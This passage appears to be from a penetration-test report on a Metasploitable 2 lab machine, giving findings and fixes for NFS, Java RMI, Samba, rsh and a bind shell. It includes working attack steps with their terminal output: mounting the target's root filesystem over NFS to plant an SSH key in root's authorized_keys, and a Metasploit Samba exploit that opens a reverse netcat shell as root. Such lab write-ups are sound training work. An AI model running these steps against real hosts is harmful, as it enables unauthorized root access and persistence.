
References
https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/nfs/nfs_showmount.rb


(Poc7):





kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1a-vmware-...
Metasploitable2-Linux
kali@kali: ~
File Actions Edit View Help
100000 2 tcp 111 portmapper
100000 2 udp 111 portmapper
100024 1 udp 60610 status
100024 1 tcp 36883 status
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100021 1 udp 44732 nlockmgr
100021 3 udp 44732 nlockmgr
100021 4 udp 44732 nlockmgr
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100021 1 tcp 52155 nlockmgr
100021 3 tcp 52155 nlockmgr
100021 4 tcp 52155 nlockmgr
100005 1 udp 50122 mountd
100005 1 tcp 58994 mountd
100005 2 udp 50122 mountd
100005 2 tcp 58994 mountd
100005 3 udp 50122 mountd
100005 3 tcp 58994 mountd
(kali㉿kali)-[~]
$ rpcinfo -p 192.168.116.129 | grep nfs
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
(kali㉿kali)-[~]
$ showmount -e 192.168.116.129
Export list for 192.168.116.129:
/ *
(kali㉿kali)-[~]
$


root@kali: ~/.ssh
File Actions Edit View Help
(root㉿kali)-[/home/kali]
cd /root/.ssh
(root㉿kali)-[~/.ssh]
ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): kali_rsa
Enter passphrase for "kali_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in kali_rsa
Your public key has been saved in kali_rsa.pub
The key fingerprint is:
SHA256:/tA42mwVuQeuK8Ui4f3fJL1D3s8nLC7FSFuTV/UcRU root@kali
The key's randomart image is:
+---[RSA 4096]----+
| EO|
| .o|
| . . . o.|
| + . = ..+ +|
| + = o S o+o|
| . + o O = o. +o|
| . = B .. .oo.|
| . =..o .oo.|
| o+ .oo.|
+----[SHA256]-----+
(root㉿kali)-[~/.ssh]
ls -lah
total 16K
drwx------ 2 root root 4.0K May 15 17:11 .
drwx------ 8 root root 4.0K May 15 17:10 ..
-rw------- 1 root root 3.3K May 15 17:11 kali_rsa
-rw-r--r-- 1 root root 735 May 15 17:11 kali_rsa.pub
(root㉿kali)-[~/.ssh]
#
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sV -T4 192.168.116.129
Starting Nmap 7.95 (https://nmap.org) at 2025-05-15 16:51 EDT
Nmap scan report for 192.168.116.129 (192.168.116.129)
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login?
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.69 seconds
(kali㉿kali)-[~]
$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


root@kali: /mnt/root/.ssh
File Actions Edit View Help
(root㉿kali)-[~/.ssh]
cd /
(root㉿kali)-[/]
mount -o nolock -t nfs 192.168.116.129:/ /mnt
(root㉿kali)-[/]
df -k
Filesystem 1K-blocks Used Available Use% Mounted on
udev 938848 0 938848 0% /dev
tmpfs 201168 1268 199900 1% /run
/dev/sda1 82083148 22103152 55764448 29% /
tmpfs 1005840 1056 1004784 1% /dev/shm
tmpfs 5120 0 5120 0% /run/lock
tmpfs 1024 0 1024 0% /run/credentials/systemd-journald.service
tmpfs 1005840 20 1005820 1% /tmp
tmpfs 1024 0 1024 0% /run/credentials/getty@tty1.service
tmpfs 201168 124 201044 1% /run/user/1000
192.168.116.129:/ 7282176 1478400 5436800 22% /mnt
(root㉿kali)-[/]
cd /mnt/root/.ssh
(root㉿kali)-[/mnt/root/.ssh]
cp /root/.ssh/kali_rsa.pub /mnt/root/.ssh
(root㉿kali)-[/mnt/root/.ssh]
ls -lah
total 20K
drwxr-xr-x 2 root root 4.0K May 15 17:20 .
drwxr-xr-x 13 root root 4.0K May 15 15:30 ..
-rw-r--r-- 1 root root 405 May 17 2010 authorized_keys
-rw-r--r-- 1 root root 735 May 15 17:20 kali_rsa.pub
-rw-r--r-- 1 root root 442 May 20 2012 known_hosts
(root㉿kali)-[/mnt/root/.ssh]
cat kali_rsa.pub >> authorized_keys
(root㉿kali)-[/mnt/root/.ssh]
#


kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1a-vmware-...
Metasploitable2-Linux
root@metasploitable: ~
File Actions Edit View Help
(root㉿kali)-[/mnt/root/.ssh]
cat authorized_keys
(root㉿kali)-[/mnt/root/.ssh]
cd /root/.ssh
(root㉿kali)-[~/.ssh]
ssh -i /root/.ssh/kali_rsa root@192.168.116.129
Unable to negotiate with 192.168.116.129 port 22: no matching host key type found. Their offer: ssh-rsa
,ssh-dss
(root㉿kali)-[~/.ssh]
ssh -i /root/.ssh/kali_rsa \
-oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedKeyTypes=+ssh-rsa \
root@192.168.116.129
The authenticity of host '192.168.116.129 (192.168.116.129)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rzJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.116.129' (RSA) to the list of known hosts.
Last login: Thu May 15 15:30:29 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.



4.8 Port 1099 – Java RMI (Remote Method Invocation)


severity:
Critical: 1. Java RMI (Port 1099) is vulnerable to insecure deserialization and remote code execution (RCE) via exposed JMX interfaces, allowing unauthenticated attackers to deploy malicious payloads and gain root access (as demonstrated by getuid → root).
Tools Used:
Metasploit (exploit/multi/misc/java_rmi_server) for RCE.
Vulnerability Description:
1. The Java Remote Method Invocation (RMI) service lacks authentication and uses default configurations that allow dynamic class loading. Attackers can exploit this to upload and execute arbitrary Java code (Meterpreter payloads) with the privileges of the RMI server process (root).
Implications / Consequences of not Fixing the Issue
Remote Root Shell: Full system compromise via Meterpreter Pivoting: Compromised host can attack other systems in the network. Persistence: Attackers can install backdoors (cron jobs, SSH keys).
Suggested Countermeasures
• Disable RMI Registry: Shut down unnecessary RMI services (sudo systemctl stop rmiregistry). • Network Segmentation: Block port 1099 at the firewall • Enforce JMX Authentication: Configure jmxremote.password and jmxremote.access files.
References

- https://nvd.nist.gov/vuln/detail/CVE-2013-1537
- https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/

(poc8)

4.7.1Analysis

1. **Enumeration:**
   Used Metasploit auxiliary modules and manual tools to enumerate available remote objects exposed by the RMI service.



2. **Exploitation Attempt:**
   Utilized the Metasploit module exploit/multi/misc/java_rmi_server to test for remote code execution vulnerabilities.
3. **Findings:**
   The service was vulnerable, allowing the execution of arbitrary code on the target system through insecure RMI method invocation.




Fig16:run the exploit we found for and get access

4.9 Ports 139 & 445 – SMB (Server Message Block)

severity:
Critical: 1. Samba 3.0.20 on ports 139/445 is vulnerable to CVE-2007-2447 (username map script RCE), allowing unauthenticated attackers to execute arbitrary commands as root. Combined with SMBv1 weaknesses, this enables full system compromise.
Tools Used:
Metasploit (scanner/smb/smb_version + exploit/multi/samba/usermap_script) - Nmap (nmap -p 139,445 --script smb-vuln*)
Vulnerability Description:
The Samba service allows command injection via the username map script parameter in smb.conf. Attackers can exploit this to spawn a reverse shell with root privileges (as demonstrated by whoami → root). SMBv1's lack of encryption further exposes credentials to interception.
Implications / Consequences of not Fixing the Issue
- Remote Root Access: Attackers gain full control without credentials. - Network Pivoting: Compromised host can attack other systems via SMB. - Data Exfiltration: Sensitive files (as /etc/shadow) are accessible.
Suggested Countermeasures

- Patch Samba: Upgrade to ≥3.0.25 or later.
- Network Segmentation: Block ports 139/445 at the firewall unless essential.
- Monitor Logs: Check /var/log/samba/log.%m for suspicious activity.

References

- https://nvd.nist.gov/vuln/detail/CVE-2007-2447
- https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

(poc9):

1. **SMB Enumeration:**

   Used tool Metasploit's scanner/smb/smb_version and smbclient to enumerate shared resources, user accounts, and service versions.

```
usmsf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                       loit/basics/using-metasploit.html
   RPORT    139              no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.35.131
RHOSTS => 192.168.35.131
```

Fig17:find an exploit for this version

2. **Exploitation Testing:**

   Employed Metasploit modules targeting known SMB vulnerabilities to verify exploitability**.**

```
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factor
y.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.35.131:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.35.131        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3. **Fig18:run the exploit**

```
msf6 auxiliary(scanner/smb/smb_version) > grep samba search usernmae map script
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No     Samba "username map script" Co
mmand Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                       loit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):
```

4. Findings:

The system was vulnerable to attacks that could lead to unauthorized file access and potentially full system compromise via remote code execution.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.35.131
RHOSTS => 192.168.35.131
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.35.132:4444
[*] Command shell session 1 opened (192.168.35.132:4444 -> 192.168.35.131:54688) at 2025-05-15 17:59:16 -0400

whoami
root
```

4.10Port 514 512 513 514 – rsh (Remote Shell)

severity:
High: **1**. RSH/Rlogin services (Ports 512-514) allow unauthenticated remote root access due to misconfigured trust relationships and lack of encryption, enabling attackers to bypass authentication and gain full system control.
Tools Used:
rlogin (rlogin -l root <target>) for direct root login without credentials.
Vulnerability Description:
1. RSH/Rlogin services are configured to trust all connections from the local network (or any IP), allowing remote users to log in as **root** without a password. Data (including credentials) is transmitted in **plaintext**, making it vulnerable to interception (MITM attacks). The absence of encryption or access controls makes this a critical risk.
Implications / Consequences of not Fixing the Issue
- **Privilege Escalation:** Immediate root access to the system. **- Data Theft:** Exposes all files, including /etc/passwd, /etc/shadow, and sensitive application data. - **Pivoting:** Compromised host can be used to attack other systems in the network.
Suggested Countermeasures
• - Disable RSH/Rlogin: Remove or stop the services if unused: -sudo apt-get remove rsh-client rsh-server • **Monitor Logs:** Check /var/log/auth.log for unauthorized access attempts
References
• https://nvd.nist.gov/vuln/detail/CVE-1999-0651 • https://nmap.org/nsedoc/scripts/rlogin-brute.html

(Poc10)




Fig18:just login as a root due to the missconfig

4.10 Port 1524 – Bind Shell (Netcat)

severity:
Critical: 1. Insecure Bind Shell (Port 1524) is open by default in Metasploitable 2, allowing unauthenticated remote root access via Netcat or similar tools, leading to immediate full system compromise.
Tools Used:
1. Netcat (netcat 192.168.44.131 1524) for direct root shell access.
Vulnerability Description:
1. Port 1524 runs a backdoored Ingreslock service that spawns a root shell upon connection. No authentication is required, and all commands are executed with root privileges. This is a deliberate vulnerability in Metasploitable 2 for training purposes.
Implications / Consequences of not Fixing the Issue
- Instant Root Access: Attackers gain full control over the system (whoami → root). - Data Breach: Sensitive files (/etc/shadow, /var/www) can be stolen or modified. - Pivoting: Compromised host can be used to attack other systems in the network.
Suggested Countermeasures

- Close Port 1524: Disable the Ingreslock
  sudo apt-get remove ingreslock
- Firewall Rules: Block the port

References

- https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide
- https://owasp.org/www-community/attacks/Netcat

(poc11)

